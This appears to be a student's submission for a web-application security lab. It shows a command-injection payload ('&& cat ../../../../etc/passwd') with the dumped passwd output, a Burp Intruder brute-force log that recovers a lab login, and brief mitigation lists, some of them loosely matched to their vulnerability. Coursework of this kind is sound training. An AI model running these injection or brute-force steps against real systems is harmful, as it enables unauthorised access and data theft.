



Cybersecurity

Module 15 Challenge Submission File

Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you completed this exploit:

```
8.8.8.8 && cat ../../../../etc/passwd
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Vulnerability: Command Injection


Ping a device

Enter an IP address:

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PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=115 time=8.254 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=9.861 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=115 time=9.302 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=115 time=10.978 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 8.254/9.599/10.978/0.983 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/bin/false
mysql:x:101:101:MySQL Server,./nonexistent:/bin/false
```

More Information

8.8.8.8 && cat ../../../../etc/hosts



Write two or three sentences outlining mitigation strategies for this vulnerability:

1. Separation of confidential files from the web server and directories that are accessible.
2. Permissions should be granted to restrict the accessibility of web server accounts.
3. Use of Server-side validation that will not enable the selection of unintended files.

Web Application 2: A Brute Force to Be Reckoned With

Provide a screenshot confirming that you completed this exploit:

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Positions
Payloads
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2. Intruder attack of http://192.168.13.35 - Temporary attack - Not saved to project file

Attack
Save
Columns

Results
Positions
Payloads
Resource Pool
Options

Filter: Showing all items

Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
72	loislane	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
73	spiderman	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
74	jennyjones	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
75	tonystark	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11827	
76	tintom	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
77	peterparker	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
78	clarkent	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
79	michealsmith	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
80	henryhacker	I am Iron Man	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
81	superman	His Past. Our future	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
82	loislane	His Past. Our future	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
83	spiderman	His Past. Our future	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
84	jennyjones	His Past. Our future	200	<input type="checkbox"/>	<input type="checkbox"/>	11801	
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/ Broken Auth. - Insecure L

Enter your credentials.

Login:

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Password:

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Login

Successful login! You really are Iron Man :)



The chart shows that Tony Stark and I are Iron Man, and we have different numbers from others.
The number is 11827.

Write two or three sentences outlining mitigation strategies for this vulnerability:

1. Users' input should not be trusted. Instead, output should be encoded.
2. Strong usernames and passwords should be implemented with multi-factor authentication.
3. Introduce a lockout after a certain number of failed login attempts.

Web Application 3: *Where's the beef?*

Provide a screenshot confirming that you completed this exploit:



Write two or three sentences outlining mitigation strategies for this vulnerability:

1. The most commonly used is Input validation, which mitigates cross-site scripting.
2. Internet Protocol (IP) location technology with fraud profile data should be used for fraud detection and prevention.